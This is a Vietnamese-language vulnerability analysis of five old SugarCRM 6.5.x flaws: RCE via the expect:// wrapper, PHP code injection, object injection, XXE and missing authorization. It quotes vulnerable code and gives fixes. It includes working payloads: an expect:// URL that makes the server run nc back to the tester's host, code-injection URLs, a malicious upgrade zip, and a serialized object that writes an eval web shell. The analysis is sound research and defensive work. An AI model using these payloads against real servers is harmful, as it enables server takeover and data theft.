


PHÂN TÍCH LỖI 1DAY - SUGARCRM

1. [KIS-2016-06] SugarCRM <= 6.5.18 (MySugar::addDashlet) Insecure fopen() Usage Vulnerability:

- Tên lỗi: Remote Code Execution.
- Phiên bản mắc lỗi: SugarCRM <= 6.5.18
- Điều kiện khai thác: có user đăng nhập, cài wrapper php expect. Do lỗi đã rất cũ nên sử dụng Ubuntu <=16.03 và PHP version <= 5.6.10
- Chi tiết lỗi:


Sơ lược về các Routing của SugarCRM như sau:

Get param *module* sẽ dùng để load các module của web trong thư mục modules.



Các module sẽ được gọi

Get param action sẽ dùng để load các action của modules đó dựa vào cách route riêng, có thể là theo tên file .php hoặc theo cách khác phụ thuộc vào controller của module: ví dụ như ở thư mục modules/Home/ có các file index.php, About.php,... thì khi load action này url ta sẽ có dạng là: [http://\[host\]/\[sugar\]/index.php?module=Home&action=index](http://[host]/[sugar]/index.php?module=Home&action=index) hoặc [http://\[host\]/\[sugar\]/index.php?module=Home&action=About](http://[host]/[sugar]/index.php?module=Home&action=About)



Các action của module Home

Phân tích lỗi:

Lỗi nằm trực tiếp trong phần /include/MySugar/MySugar.php. Thư viện này sẽ trực tiếp include vào tất cả các action từ module Home, và nếu param DynamicAction mà không bị bỏ trống thì sẽ load function đó trong class MySugar, nếu function đó không tồn tại hiển thị trang trống, còn nếu param

này bị bỏ trống hoặc không được nhập thì nó sẽ tự động load function displayDashlet().

```
require_once('include/MySugar/MySugar.php');

$mySugar = new MySugar($_REQUEST['module']);
if (!isset($_REQUEST['DynamicAction'])) {
    $_REQUEST['DynamicAction'] = 'displayDashlet';
}
// commit session before returning output so we can serialize AJAX requests
// and not get session into a wrong state
$res = $mySugar->$_REQUEST['DynamicAction']();
if(isset($_REQUEST['commit_session'])) {
    session_commit();
}
echo $res;
```

Action DynamicAction của modules Home

Ở function addDashlet() của class MySugar thì có param type_module không bị filter, có thể thoải mái điều khiển biến này. Và biến này sẽ được truyền vào class khác có tên là DashletRssFeedTitle và thực thi function generateTitle() của class đó.

```
if (isset($_REQUEST['type']) && $_REQUEST['type'] == 'web') {
    $dashlet_module = 'Home';
    require_once('include/Dashlets/DashletRssFeedTitle.php');
    $options['url'] = $_REQUEST['type_module'];
    $webDashlet = new DashletRssFeedTitle($options['url']);
    $options['title'] = $webDashlet->generateTitle();
    unset($webDashlet);
}
elseif (!empty($_REQUEST['type_module'])) {
    $dashlet_module = $_REQUEST['type_module'];
}
```

Param được type_module khi được truyền qua get thì truyền thẳng vào class DashletRssFeedTitle

Tiếp tục ở function generateTitle này sẽ thực hiện một hàm là readFeed. Hàm này sẽ đọc nội dung từ url được truyền vào từ class và đây xảy ra lỗi.

```

public function generateTitle() {
    if ($this->readFeed()) {
        $this->getTitle();
        if (!empty($this->title)) {
            $this->convertEncoding();
            $this->cutLength();
        }
    }
    return $this->title;
}

```

Hàm generateTitle()

```

public function readFeed() {
    if ($this->url) {
        $fileOpen = @fopen($this->url, 'r');
        if ($fileOpen) {
            $this->fileOpen = true;
            $this->contents = fread($fileOpen, $this->readBytes);
            fclose($fileOpen);
            return true;
        }
    }
    return false;
}

```


Hàm readFeed được hàm generateTitle gọi

Do param type_module được truyền thẳng vào trong class DashletRssFeedTitle và đọc nội dung bằng hàm readFeed mà không bị filter. Kẻ tấn công có thể trực tiếp truyền vào các url để gửi request về máy của kẻ tấn công, gây ra lỗi SSRF hay XSS do đọc nội dung file. Nếu đã cài đặt thêm extension expect thì xảy ra lỗi RCE.

Payload khai thác:

[http://\[host\]/\[sugar\]/index.php?module=Home&action=DynamicAction&DynamicAction=addDashlet&id=1&type=web&type_module=expect://\[cmd\]](http://[host]/[sugar]/index.php?module=Home&action=DynamicAction&DynamicAction=addDashlet&id=1&type=web&type_module=expect://[cmd])

```
web&type_module=expect://nc%20192.168.56.1%204444
```



```
Ubuntu  
uu@DESKTOP-JKLCQQI:~$ nc -lvp 4444  
Listening on [0.0.0.0] (family 0, port 4444)  
Connection from 192.168.56.1 24029 received!
```

Sử dụng wrapper expect để sử dụng OS command gửi request về máy mình

- Cách khắc phục:
 - Loại bỏ wrapper expect, do wrapper này sử dụng ở các phiên bản PHP cũ nên có thể update PHP để loại bỏ wrapper này.
 - Filter dữ liệu đầu vào, nếu nhận thấy dữ liệu được gửi bằng http hoặc https thì sẽ loại bỏ đi.

2. [KIS-2016-05] SugarCRM <= 6.5.18 Two PHP Code Injection

Vulnerabilities

- Tên lỗi: Remote Code Execution.
- Phiên bản mắc lỗi: SugarCRM <= 6.5.18
- Điều kiện khai thác: có user đăng nhập. Do lỗi đã rất cũ nên sử dụng Ubuntu <=16.03 và PHP version <= 5.6.10
- Chi tiết lỗi:

Lỗi thứ nhất:

Lỗi nằm tại function `override_value_to_string_recursive2` tại vị trí `/include/utils/array_utils.php`. Hàm này sử dụng cách nối chuỗi để nối giá trị người dùng nhập vào trong array, tuy nhiên không filter làm người dùng có thể vượt ra khỏi dấu ngoặc của array và chèn vào code PHP.

```

function override_value_to_string_recursive2($array_name, $value_name, $value, $save_empty
= true) {
    if (is_array($value)) {
        $str = '';
        $newArrayName = $array_name . "['$value_name']";
        foreach($value as $key=>$val) {
            $str.= override_value_to_string_recursive2($newArrayName, $key, $val, $
            save_empty);
        }
        return $str;
    } else {
        if (!$save_empty && empty($value)){
            return;
        }else{
            return "\$array_name" . "['$value_name'] = " . var_export($value, true) . ";
            \n";
        }
    }
}

```

Đoạn code lỗi của function

Tiếp theo tìm các function của các class có gọi function này thì tìm thấy function saveConfig() của class source nằm ở vị trí /include/connectors/sources/default/source.php sử dụng để save các config từ phía người dùng. Từ đây, khi các thuộc tính bị thay đổi sẽ save vào file config ở vị trí /custom/modules/Connectors/connectors/sources/{ \$dir }/config.php. Nếu chèn đoạn code vào đây thì ta sẽ có được 1 con shell có thể điều khiển tùy ý chúng ta.

```

public function saveConfig()
{
    $config_str = "<?php\n/**CONNECTOR SOURCE**/\n";

    // Handle encryption
    if(!empty($this->_config['encrypt_properties']) && is_array($this->_config['encrypt_properties']) && !empty($this->_config['properties'])) {
        require_once('include/utls/encryption_utils.php');
        foreach($this->_config['encrypt_properties'] as $name) {
            if(!empty($this->_config['properties'][$name])) {
                $this->_config['properties'][$name] = blowfishEncode(blowfishGetKey('encrypt_field'), $this->_config['properties'][$name]);
            }
        }
    }

    foreach($this->_config as $key => $val) {
        if(!empty($val)) {
            $config_str .= override_value_to_string_recursive2('config', $key, $val, false);
        }
    }
    $dir = str_replace('_', '/', get_class($this));

    if(!file_exists("custom/modules/Connectors/connectors/sources/{$dir}")) {
        mkdir_recursive("custom/modules/Connectors/connectors/sources/{$dir}");
    }
    file_put_contents("custom/modules/Connectors/connectors/sources/{$dir}/config.php", $config_str);
}

```

Hàm saveConfig() nằm ở class source

Giờ tìm đoạn code xem nó gọi class source ở đâu, tại vị trí
 /include/connectors/sources/SourceFactory.php thì nó sẽ require class source
 vào.

```

class SourceFactory{
    /**
     * Given a source param, load the correct source and return the object
     * @param string $source string representing the source to load
     * @return source
     */
    public static function getSource($class, $call_init = true) {
        $dir = str_replace('_', '/', $class);
        $parts = explode("/", $dir);
        $file = $parts[count($parts)-1];
        $pos = strrpos($file, '/');
        //if(file_exists("connectors/sources/{$dir}/{$file}.php") || file_exists("custom/connectors/
        sources/{$dir}/{$file}.php")){
            require_once('include/connectors/sources/default/source.php');
            require_once('include/connectors/ConnectorFactory.php');
            ConnectorFactory::load($class, 'sources');
            try{
                $instance = new $class();
                if($call_init){
                    $instance->init();
                }
                return $instance;
            }catch(Exception $ex){
                return null;
            }
        }
        //}
        return null;
    }
}

```

Class SourceFactory require class source vào

Theo flow code của SugarCRM thì phần tên dir trong /include/tênđir/ sẽ trùng với lại tên module. Vậy module ở đây sẽ là Connectors. Do mỗi module sẽ có controller khác nhau nên kiểm tra controller của module này xem cách nó hoạt động. Mỗi action của nó ứng với mỗi function trong class controller này. Trong các action thì RunTest có đầy đủ điều kiện để có thể khai thác và không phức tạp như các action kia.


```

function action_RunTest() {
    $this->view = 'ajax';
    $source_id = $_REQUEST['source_id'];
    $source = SourceFactory::getSource($source_id);
    $properties = array();
    foreach($_REQUEST as $name=>$value) {
        if(preg_match("/^{$source_id}_(.*)$/", $name, $matches)) {
            $properties[$matches[1]] = $value;
        }
    }
    $source->setProperties($properties);
    $source->saveConfig();

    //Call again and call init
    $source = SourceFactory::getSource($source_id);
    $source->init();

    global $mod_strings;

    try {
        if($source->isRequiredConfigFieldsForButtonSet() && $source->test()) {
            echo $mod_strings['LBL_TEST_SOURCE_SUCCESS'];
        } else {
            echo $mod_strings['LBL_TEST_SOURCE_FAILED'];
        }
    } catch (Exception $ex) {
        $GLOBALS['log']->fatal($ex->getMessage());
        echo $ex->getMessage();
    }
}

```

Action RunTest trong class controller của module Connectors

Như đoạn code khi getSource từ param source_id thì phía máy chủ sẽ tiến hành tìm kiếm và save lại thuộc tính config mới được thêm vào, ở đây sẽ sử dụng extension có sẵn khi install app đã có là ext_rest_insideview để sử dụng trong source_id, tiếp theo thay đổi array để đưa code vào theo như phân tích phần code bị lỗi ban đầu.

Payload:

[http://\[host\]/\[sugar\]/index.php?module=Connectors&action=RunTest&source_id=ext_rest_insideview&ext_rest_insideview \[%27.system\(%22ls%22\).%27\]=1](http://[host]/[sugar]/index.php?module=Connectors&action=RunTest&source_id=ext_rest_insideview&ext_rest_insideview [%27.system(%22ls%22).%27]=1)



Chèn thêm code để RCE

Lỗi thứ hai:

Lỗi nằm tại vị trí /modules/UpgradeWizard/upload.php. Ở đây khi upload một file zip lên, thì máy chủ sẽ kiểm tra xem trong file zip có file manifest.php không. Nếu có sẽ unzip và include file manifest.php vào trong quá trình up.

```
if($perform){
    $manifest_file = extractManifest($tempFile);
    if(is_file($manifest_file)) {
        require_once( $manifest_file );
        $error = validate_manifest( $manifest );
        if(!empty($error)) {
            $out = "<b><span class='error'>{$error}</span></b><br />";
            break;
        }
    }
    $upgrade_zip_type = $manifest['type'];
```

Phần code bị lỗi

```

if ( !function_exists('extractFile') ) {
function extractFile( $zip_file, $file_in_zip, $base_tmp_upgrade_dir){
    $my_zip_dir = mk_temp_dir( $base_tmp_upgrade_dir );
    unzip_file( $zip_file, $file_in_zip, $my_zip_dir );
    return( "$my_zip_dir/$file_in_zip" );
}
}

if ( !function_exists('extractManifest') ) {
function extractManifest( $zip_file,$base_tmp_upgrade_dir ) {
    return( extractFile( $zip_file, "manifest.php",$base_tmp_upgrade_dir ) );
}
}

```

Hàm extractManifest và hàm extractFile sử dụng trong đó

Cách khai thác chỉ cần tạo 1 file có tên là manifest.php chứa code cần inject vào và bỏ vào zip. Sau đó vào đăng nhập và truy cập theo đường dẫn [http://\[host\]/\[sugar\]/index.php?module=UpgradeWizard](http://[host]/[sugar]/index.php?module=UpgradeWizard) để upload file. Upload file zip đó lên máy chủ và máy chủ sẽ tự động load file đó.

```

thien@ubuntu:~/Desktop$ ls
manifest.php  wizard.zip
thien@ubuntu:~/Desktop$ cat manifest.php
<?php
phpinfo();
?>
thien@ubuntu:~/Desktop$ strings wizard.zip
manifest.phpUT
<?php
phpinfo();
manifest.phpUT

```

File zip đã chuẩn bị và code trong file manifest.php

NOTE: To send record assignment notifications, an SMTP server must be configured in [Email Settings](#).

Upload Upgrade Package

< Back Next > Cancel

Upgrade Steps:

- 1: System Check
- 2: **Upload Upgrade Package**
- 3: Preflight Check
- 4: Commit Upgrade
- 5: Confirm Layouts

Select File: wizard.zip


The following upgrade packages are ready to be installed:

| Name | Type | Version | Date Published | Uninstallable | Description |
|------|------|---------|----------------|---------------|-------------|
| None | | | | | |

The following upgrade packages have been installed:

| Name | Type | Version | Date Installed | Description | Action |
|--------------------------------|------|---------|----------------|-------------|--------|
| No recorded Upgrades detected. | | | | | |

Upload file zip theo đường dẫn



Sau khi up file zip lên máy chủ

- Cách khắc phục:
 - Disable các function có thể tương tác với OS hoặc có thể gây hại.
 - Filter các kí tự đặc biệt có thể gây hại.

3. [KIS-2016-07] SugarCRM <= 6.5.23 (SugarRestSerialize.php) PHP Object Injection Vulnerability

- Tên lỗi: PHP Object Injection.
- Phiên bản mắc lỗi: SugarCRM <= 6.5.23

- Điều kiện khai thác: có user đăng nhập. Do lỗi đã rất cũ nên sử dụng Ubuntu <=16.03 và PHP version <= 5.6.24 hoặc <=7.0.9.
- Chi tiết lỗi:

Nhận thấy ở class SugarRestSerialize nằm ở vị trí /service/core/REST/SugarRestSerialize.php có function serve sử dụng hàm unserialize với param nhận vào không filter dữ liệu, từ class này có thể tận dụng lỗi PHP Object Injection

```
function serve(){
    $GLOBALS['log']->info('Begin: SugarRestSerialize->serve');
    $data = !empty($_REQUEST['rest_data'])? $_REQUEST['rest_data']: '';
    if(empty($_REQUEST['method']) || !method_exists($this->implementation, $_REQUEST['method'])){
        $er = new SoapError();
        $er->set_error('invalid_call');
        $this->fault($er);
    }else{
        $method = $_REQUEST['method'];
        $data = unserialize(from_html($data));
        if(!is_array($data))$data = array($data);
        $GLOBALS['log']->info('End: SugarRestSerialize->serve');
        return call_user_func_array(array( $this->implementation, $method), $data);
    } // else
} // fn
```

Class SugarRestSerialize

Tiếp tục tìm gadget để inject object vào, ở class SugarCacheFile nằm ở vị trí /include/SugarCache/SugarCacheFile.php có magic method __destruct sử dụng hàm sugar_file_put_contents, có thể truyền file vào được. Tìm hiểu thêm hàm này thì hàm chỉ xem việc tạo file có được phép hay không có gì dễ dàng hơn.

```
public function __destruct()
{
    parent::__destruct();

    if ( $this->_cacheChanged )
        sugar_file_put_contents(sugar_cached($this->_cacheFileName), serialize($this->_localStore))
        ;
}

/**
 * This is needed to prevent unserialize vulnerability
 */
public function __wakeup()
{
    // clean all properties
    foreach(get_object_vars($this) as $k => $v) {
        $this->$k = null;
    }
    throw new Exception("Not a serializable object");
}
```

Class SugarCacheFile

```
function sugar_file_put_contents($filename, $data, $flags=null, $context=null){
    //check to see if the file exists, if not then use touch to create it.
    if(!file_exists($filename)){
        sugar_touch($filename);
    }

    if ( !is_writable($filename) ) {
        $GLOBALS['log']->error("File $filename cannot be written to");
        return false;
    }

    if(empty($flags)) {
        return file_put_contents($filename, $data);
    } elseif(empty($context)) {
        return file_put_contents($filename, $data, $flags);
    } else{
        return file_put_contents($filename, $data, $flags, $context);
    }
}
```

Function sugar_file_put_contents

Tuy nhiên, ở class SugarCacheFile có sử dụng thêm magic method `__wake_up` để phòng chống lại lỗi PHP Object Injection bằng việc để các giá trị object bằng null, làm cho object truyền vào không thành công. Để bypass lỗi này bằng cách tận dụng lỗi của PHP phiên bản cũ, thay đổi số lượng tham số của object cao hơn, ví dụ là 3 thì có thể lên thành 4 hoặc các số cao hơn. Việc này làm cho object không đi qua method `__wakeup` nữa mà đi chuyển thẳng qua method `__destruct` và giá trị không bị mất đi.

```
thien@ubuntu:~/Desktop$ php test.php
Waking up...
object(Student)#2 (3) {
    ["full_name":"Student":private]=>
    NULL
    ["score":"Student":private]=>
    NULL
    ["grades":"Student":private]=>
    NULL
}
```

Khi magic method `wakeup` được gọi, các giá trị bị đổi thành null

```

thien@ubuntu:~/Desktop$ php test.php
PHP Notice: unserialize(): Unexpected end of serialized data in /home/thien/Desktop/test.php on line 30
PHP Notice: unserialize(): Error at offset 140 of 142 bytes in /home/thien/Desktop/test.php on line 30
object(Student)#1 (3) {
  ["full_name":"Student":private]=>
  string(6) "p0wd3r"
  ["score":"Student":private]=>
  int(123)
  ["grades":"Student":private]=>
  array(2) {
    ["a"]=>
    int(90)
    ["b"]=>
    int(100)
  }
}

```

Bypass được magic method wakeup

Payload:

```

O:14:"SugarCacheFile":23:{S:17:"\\00*\\00_cacheFileName";s:15:"../haha.php";S:16:"\\00*\\00_cacheChanged";b:1;S:14:"\\00*\\00_localStore";a:1:{i:0;s:29:"<?php eval($_POST[\\cmd\\]); ?>";}}

```

- Cách phòng chống:
 - Lỗi do một phần nằm ở lỗi PHP phiên bản cũ, nên cần phải update PHP lên phiên bản mới.
 - Filter các kí tự đầu vào, có thể blacklist các gadget đã được public.

4. SugarCRM <= 6.5.18 (SAML Authentication) XML External Entity Vulnerability

- Tên lỗi: XML External Entity.
- Phiên bản mắc lỗi: SugarCRM <= 6.5.18
- Điều kiện khai thác: có user đăng nhập, cài đặt libxml cũ theo hệ điều hành ubuntu cũ. Do lỗi đã rất cũ nên sử dụng Ubuntu <=16.03 và PHP version <= 5.6.10. Bật authentication của SAML.
- Chi tiết lỗi:

Nhận thấy ở class SamlResponse ở magic method __construct ở vị trí /modules/Users/authentication/SAMLAuthenticate/lib/oneLogin/saml/response.php auto load dữ liệu xml. Dữ liệu này sẽ được sử dụng trong Authentication của

Saml.

```
function __construct($settings, $assertion) {  
    $this->settings = $settings;  
    $this->assertion = base64_decode($assertion);  
    $this->xml = new DOMDocument();  
    $this->xml->loadXML($this->assertion);  
}
```

Class SamlResponse

Dữ liệu ở đây sẽ được nhận vào trực tiếp từ user thông qua class

SAMLAuthenticateUser ở vị trí

/modules/Users/authentication/SAMLAuthenticate qua hàm post param

SAMLResponse, param này không có filter nên dễ dàng truyền vào file xml, và không gọi tới function libxml_disable_entity_loader() nên dễ dàng có thể khai thác được.

```
$samlresponse = new SamlResponse($settings, $_POST['SAMLResponse']);  
  
if ($samlresponse->is_valid()){  
    $GLOBALS['log']->debug('response is valid');  
    $customFields = $this->getAdditionalFieldsToSelect($samlresponse, $settings);  
    $GLOBALS['log']->debug('got this many custom fields:' . count($customFields));  
  
    $id = $this->get_user_id($samlresponse, $settings);  
    $user = $this->fetch_user($id, $settings->id);  
}
```

Class SAMLAuthenticateUser

- Cách phòng chống:
 - Disable các hàm gọi tới hàm entity của xml, các file dtd.
 - Filter các kí tự đầu vào để hạn chế rủi ro.
 - Nếu không sử dụng tới chức năng này nên disable.

5. [KIS-2016-04] SugarCRM <= 6.5.18 Missing Authorization Check Vulnerabilities

- Tên lỗi: Missing Authorization.
- Phiên bản mắc lỗi: SugarCRM <= 6.5.18
- Điều kiện khai thác: Do lỗi đã rất cũ nên sử dụng Ubuntu <=16.03 và PHP version <= 5.6.10

- Chi tiết lỗi:

Nhận thấy có nhiều file phân quyền chưa triệt để làm cho các user thường không có quyền quản trị vẫn có thể truy cập vào và sử dụng các chức năng.

```
if(empty($_FILES)){
echo $mod_strings['LBL_IMPORT_CUSTOM_FIELDS_DESC'];
echo <<<EOQ
<br>
<br>
<form enctype="multipart/form-data" action="index.php" method="POST">
    <input type='hidden' name='module' value='Administration'>
    <input type='hidden' name='action' value='ImportCustomFieldStructure'>
    {$mod_strings['LBL_IMPORT_CUSTOM_FIELDS_STRUCT']}: <input name="sugfile" type="file" />
    <input type="submit" value="{ $mod_strings['LBL_ICF_IMPORT_S']}" class='button' />
</form>
EOQ;

}else{

$fmd = new FieldsMetaData();

echo $mod_strings['LBL_ICF_DROPPING'] . '<br>';
$lines = file($_FILES['sugfile']['tmp_name']);
$cur = array();
foreach($lines as $line){

    if(trim($line) == 'DONE'){
        $fmd->new_with_id = true;
        echo 'Adding:'. $fmd->custom_module . '-' . $fmd->name. '<br>';
        $fmd->db->query("DELETE FROM $fmd->table_name WHERE id='$fmd->id'");
        $fmd->save(false);
        $fmd = new FieldsMetaData();
    }
}
```

Hàm ở vị trí /modules/Administration/ImportCustomFieldStructure.php

Ở các lỗi này, user có thể toàn quyền sử dụng các tính năng, hoặc 1 phần nào đó của chức năng đó. Các lỗi có thể trở nên nghiêm trọng hơn nếu trong các tính năng đó có lỗi. Điển hình như ở Connectors có 1day đã phân tích ở trên, sẽ rất nguy hiểm nó mà người dùng thường có thể truy cập được chức năng, ngoài ra ở ImportCustomFieldStructure như trên có thêm lỗi SQL injection.

- Cách phòng chống: Phân quyền user nghiêm ngặt hơn để hạn chế được lỗi này.